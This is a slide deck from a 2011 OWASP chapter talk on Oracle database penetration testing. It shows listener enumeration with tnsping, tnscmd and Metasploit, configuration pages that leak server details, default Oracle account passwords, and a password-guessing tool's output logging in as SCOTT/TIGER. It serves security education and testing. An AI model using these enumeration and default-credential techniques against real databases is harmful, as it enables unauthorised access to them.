



ACCUVANT

Alignment • Clarity • Confidence

Database Penetration Testing

Atlanta OWASP Chapter Meeting 4/21/2011

Michael Raggo, CISSP, NSA-IAM, CCSI, SCSA, ACE, CSI

Objectives

- The objective of this session is to familiarize attendees with common and more uncommon database vulnerabilities and exploits. Weaknesses of common databases will be covered, as well as assessment tools and security best practices for protecting these databases.

- Topics include:
 - Oracle
 - SQL Server
 - Other Databases

Goal

- **Goal – Gain administrator level access to the Database**
- **How?**
- **Gain Access to the Operating System housing the DB**
- **Gain Access to the Database via remote listener/client**
- **Break into the datacenter and sit at the console (C'mon, we're not Kevin Mitnick!).**
- **Remember, this is “Ethical” hacking. We don't want to damage or steal information from the your company's or customer's database. We simply want to identify vulnerabilities and prove a point. “We were able to remotely access your database.”**



Oracle - Common Oracle Ports

- **Oracle Listener**
 - **1521 (default)**
 - **1522 – 1529 Alternate ports (“security thru obscurity”)**
- **Oracle HTTP Server**
 - **7777 (varies with 9i and up, use your port scanner to find), 4443 (SSL)**
- **Oracle XDB (XML DB)**
 - **8080 (HTTP)**
 - **2100 (FTP)**
- **Enterprise Manager**
 - **1810, 3340 (Reporting)**
- **Many others...**
- **Detailed list at:**


<http://osi.oracle.com/CollaborationSuite9041/doc/install/ports.htm>

Enumeration - Tools

- **Tnsping.exe** – Included with Oracle Client, or used to be...
 - Confirms the listener is up and running, DB status unknown
 - TNS (Transparent Network Substrate) – Listener responsible for establishing and maintaining remote connections
- **Tnscmd** – www.jammed.com/~jwa/hacks/security/tnscmd
 - Tnscmd – gathers TNS listener information
- **Cqure** – www.cqure.net/tools.jps?id=07
 - OraclePWGuess – dictionary attack tool
 - OracleQuery – sql query tool
- **Metasploit!**
 - <http://dev.metasploit.com/users/mc/rand/msf-defcon17.pdf>

Enumeration - TNSping

- Tnsping.exe



```
C:\> Select C:\WINNT\System32\cmd.exe

C:\> C:\oracle\ora92\bin>tnsping 192.168.1.101

TNS Ping Utility for 32-bit Windows: Version 9.2.0.1.0 - Production on 05-FEB-20
04 07:41:41


Copyright (c) 1997 Oracle Corporation. All rights reserved.

Used parameter files:
C:\oracle\ora92\network\admin\sqlnet.ora

Used HOSTNAME adapter to resolve the alias
Attempting to contact (DESCRIPTION=(CONNECT_DATA=(SID=*)<SERVICE_NAME=192.168.1.
101>>(ADDRESS=(PROTOCOL=TCP)<HOST=192.168.1.101><PORT=1521>>>)
OK (70 msec)
```

Enumeration - TNScmd

- TnsCmd.pl (Perl)
- Oracle Version Number (VSNNUM) 153092352 = 0x9200100 = 9.2.0.1.0




```
C:\Tools\tnscmd>perl tnsCmd.pl services -h 192.168.1.101 --indent
sending <CONNECT_DATA=<COMMAND=services>> to 192.168.1.101:1521
writing 91 bytes
reading
-.....6.....?. .....
DESCRIPTION=
  TMP=
  USNNUM=153092352
  ERR=0
  SERVICES_EXIST=1

-#.....
SERVICE=
  SERVICE_NAME=PLSExtProc
  INSTANCE=
    INSTANCE_NAME=PLSExtProc
    NUM=1
    INSTANCE_STATUS=UNKNOWN
  HANDLER=
    HANDLER_DISPLAY=DEDICATED SERVER
    HANDLER_INFO=LOCAL SERVER
    HANDLER_MAXLOAD=0
    HANDLER_LOAD=0
    ESTABLISHED=0
    REFUSED=0
    HANDLER_ID=58BD3FE0C6EC-4AFA-97DC-74338480E597
```

Enumeration - TNScmd

- Tns cmd.pl also reveals the SID = “spy”
- Tns cmd.pl also reveals the installation directory and other sensitive Oracle configuration information



```
Select C:\WINNT\System32\cmd.exe

SERVICE=
SERVICE_NAME=spy.oracle
INSTANCE=
INSTANCE_NAME=spy
NUM=1
INSTANCE_STATUS=UNKNOWN
HANDLER=
HANDLER_DISPLAY=DEDICATED SERVER
HANDLER_INFO=LOCAL SERVER
HANDLER_MAXLOAD=0
HANDLER_LOAD=0
ESTABLISHED=0
REFUSED=0
HANDLER_ID=2BA0099457B3-40A7-BF70-E7DB8A1409F5
PRE=any
HANDLER_NAME=DEDICATED
SESSION=NS
ADDRESS=
  PROTOCOL=beq
  PROGRAM=oracle
  ENUS='ORACLE_HOME=C:\oracle\ora92, ORACLE_SID=spy'
  ARGU0=oracle spy
  ARGS='
    LOCAL=NO
  ,
```



Enumeration - metasploit

- **msf auxiliary(sid_enum) > run**
- **[*] Identified SID for 172.10.1.107: PLSExtProc**
- **[*] Identified SID for 172.10.1.107 : acms**
- **[*] Identified SERVICE_NAME for 172.10.1.107 : PLSExtProc**
- **[*] Identified SERVICE_NAME for 172.10.1.107 : acms**
- **[*] Auxiliary module execution completed**
- **msf auxiliary(sid_enum) > run**
- **[-] TNS listener protected for 172.10.1.109...**
- **[*] Auxiliary module execution completed**

Enumeration

- **Many default web pages can be used to enumerate server information**
- **<http://oracleserver:<port>/perl/printenv>**
 - Reveals Oracle installation directory
 - Reveals Apache installation directory
 - Reveals Operating System installation directory
 - Reveals system ports
 - Other sensitive information

Enumeration



The screenshot shows a Microsoft Internet Explorer window with the address bar set to `http://192.168.1.101:7779/perl/printenv`. The main content area displays the output of a Perl script, which lists various environment variables and their values. The variables include system paths, document roots, gateway interfaces, HTTP headers, cookies, host information, user agents, Perl module paths, and server configuration details.

```
COMSPEC="C:\WINNT\system32\cmd.exe"
DOCUMENT_ROOT="c:/oracle/ora92/apache/apache/htdocs"
GATEWAY_INTERFACE="CGI-Perl/1.1"
HTTP_ACCEPT="image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*"
HTTP_ACCEPT_ENCODING="gzip, deflate"
HTTP_ACCEPT_LANGUAGE="en-us"
HTTP_CONNECTION="Keep-Alive"
HTTP_COOKIE="ASPSESSIONIDQGGQPCY=PJINKOCBHBABEKDLIHMHGANA"
HTTP_HOST="192.168.1.101:7779"
HTTP_USER_AGENT="Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
MOD_PERL="mod_perl/1.25"
PATH="C:\oracle\ora92\bin;C:\oracle\ora92\Apache\Perl\5.00503\bin\mwin32-x86;C:\c
PERL_SEND_HEADER="On"
QUERY_STRING=""
REMOTE_ADDR="192.168.1.101"
REMOTE_PORT="1803"
REQUEST_METHOD="GET"
REQUEST_URI="/perl/printenv"
SCRIPT_FILENAME="c:/oracle/ora92/apache/apache/cgi-bin/printenv"
SCRIPT_NAME="/perl/printenv"
SERVER_ADDR="192.168.1.101"
SERVER_ADMIN="you@your.address"
SERVER_NAME="ah"
SERVER_PORT="7779"
SERVER_PROTOCOL="HTTP/1.1"
SERVER_SIGNATURE="<ADDRESS>Oracle HTTP Server Powered by Apache/1.3.22 Server at e
SERVER_SOFTWARE="Oracle HTTP Server Powered by Apache/1.3.22 (Win32) mod_plsql/3.0
SYSTEMROOT="C:\WINNT"
WINDIR="C:\WINNT"
```

The status bar at the bottom of the browser window shows "Done" on the left and "Internet" on the right.

Enumeration

- **Global Gateway Settings -**
http://oracleserver:<port>/pls/simplicated/admin_/globalsettings.htm
- **This is the PL/SQL Gateway for configuration Database Access Descriptors that specify how the PL/SQL Gateway connects to a database server to fulfill an HTTP request.**
- **This could allow a malicious user to Add, Delete, or Modify Database Access Descriptor settings:**
 - Oracle Connection settings
 - Authentication Mode
 - File upload parameters
 - And more...

Enumeration

Global Gateway Settings - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites History Print

Address http://192.168.1.101:7779/pls/simpiedad/admin_/globalsettings.htm?schema=sample Go Links >>

Global Gateway Settings

Home Help

Modify Global Settings

Apply OK Cancel

Edit Global Gateway Settings

This parameter specifies the Database Access Descriptor that will be used if none is specified in the URL.

Default Database Access Descriptor

ORACLE®

mod_plsql v3.0.9.8.3b PlugIn for Oracle HTTP Listener

Internet

Enumeration

Database Connectivity Information

This information is used to connect to the database. Depending upon the authentication mode selected below, you may be required to enter a user name and password. For example, when using Single Sign-On authentication for Oracle Portal 3.0, you are required to enter the user name and password for the schema owner of the Oracle Portal instance. For WebDB 2.x which requires the use of Basic authentication, you may leave the user name and password blank, which will require the users to authenticate themselves at runtime. A TNS connect string is required if the gateway is running in a different Oracle Home than the database being connected to. Also, instead of a TNS connect string, a <HOST>:<PORT>:<SID> combination can be used as well. <HOST> is the hostname running the database. <PORT> is the port number the TNS listener is listening on. <SID> is the Oracle SID name of the database instance. For example, myhost:1521:ORCL.

Oracle User Name

Oracle Password

Oracle Connect String

Authentication Mode

Select the authentication mode to be used for validating access through this DAD. For Oracle Portal 3.0, the use of Single Sign-on authentication is required. For WebDB 2.x, the use of Basic authentication is required. Please consult the documentation for information of the remaining three authentication modes: Global Owa, Custom Owa, and Per Package.

Authentication Mode

Enumeration – Oracle Ent Mgr Port 3340

Netscape: Welcome to Oracle Enterprise Manager

File Edit View Go Communicator

Back Forward Reload Home Search Netscape Print Security Shop Stop

Location:

News Downloads Software Hardware Developers Help Search Shop

ORACLE Enterprise Manager

Launch the Oracle Enterprise Manager Console

The Enterprise Manager Console allows you to centrally manage and administer your environment. To launch the Console, enter the machine name on which your Oracle Management Server runs and then click the button labeled "Launch Console".

Oracle Management Server:

Access Oracle Enterprise Manager Reports

Enterprise Manager reports allow users to quickly view and analyze information about their managed systems. To view reports that have been published to the web, enter the machine name on which your Enterprise Manager reporting web server runs and the port on which it listens and then click the button labeled "Access Reports".

Reporting Web Server: Port:

Information

- [Documentation](#)
- [Release Notes](#)
- [Quick Tours](#)

Useful Links

- [Oracle Home Page](#)
- [Enterprise Manager Home Page](#)
- [Support Home Page](#)
- [Download Plug-in](#)
- [Accessibility Setup](#)

Enumeration – Results

- **The Enumeration results provide:**
 - IP address
 - Open Oracle ports
 - Database version
 - SIDs (system identifier)
 - Operating system path to database
 - Oracle Application Server and Apache web server info
 - Additional information

Exploitation – Default Accounts

- ***Known Oracle default accounts (username/password)***
- **Standard Accounts**
 - **SYS/CHANGE_ON_INSTALL** – Administrative User
 - **SYSTEM/MANAGER** – Administrative User
 - **SCOTT/TIGER** – Normal Oracle database user, he does not have the ability to stop/start the database
- **Other Oracle accounts commonly found with default passwords:**
 - **MDSYS/MDSYS**
 - **DBSNMP/DBSNMP**
 - **OUTLN/OUTLN**
- **A full list with over 60 accounts can be found at www.pentest-limited.com**
- **<http://www.pentest.co.uk/documents/default-user.htm>**

Exploitation – Finding weak accounts


- Oracle Password Guesser – www.cqure.net

```
C:\WINNT\System32\cmd.exe
C:\Tools\OAT\oat>opwgnew.bat
Oracle Password Guesser v1.3.1 by patrik@cqure.net
-----
OraclePwGuess [options]
  -s*      <servername>
  -u       <userfile>
  -p       <passfile>
  -d       <SID>
  -P       <portnr>
  -D       disables default pw checks
  -C       check for CREATE LIBRARY permissions
  -v       be verbose

C:\Tools\OAT\oat>opwgnew.bat -s 192.168.1.101 -d spy -v
Oracle Password Guesser v1.3.1 by patrik@cqure.net
-----
INFO: Running pwcheck on SID spy
DEBUG: Trying ADAMS with password WOOD
DEBUG: Trying ADLDEMO with password ADLDEMO
DEBUG: Trying ADMIN with password JETSPEED
DEBUG: Trying APPLSYS with password FND
```

Exploitation – Finding weak accounts

- Oracle Password Guesser



```
C:\WINNT\System32\cmd.exe
DEBUG: Trying SAMPLE with password SAMPLE
DEBUG: Trying SAP with password SAPR3
DEBUG: Trying SCOTT with password TIGER
Successfully logged in with SCOTT/TIGER
DEBUG: Trying SDOS_ICSAP with password SDOS_ICSAP
DEBUG: Trying SECDEMO with password SECDEMO
DEBUG: Trying SH with password SH
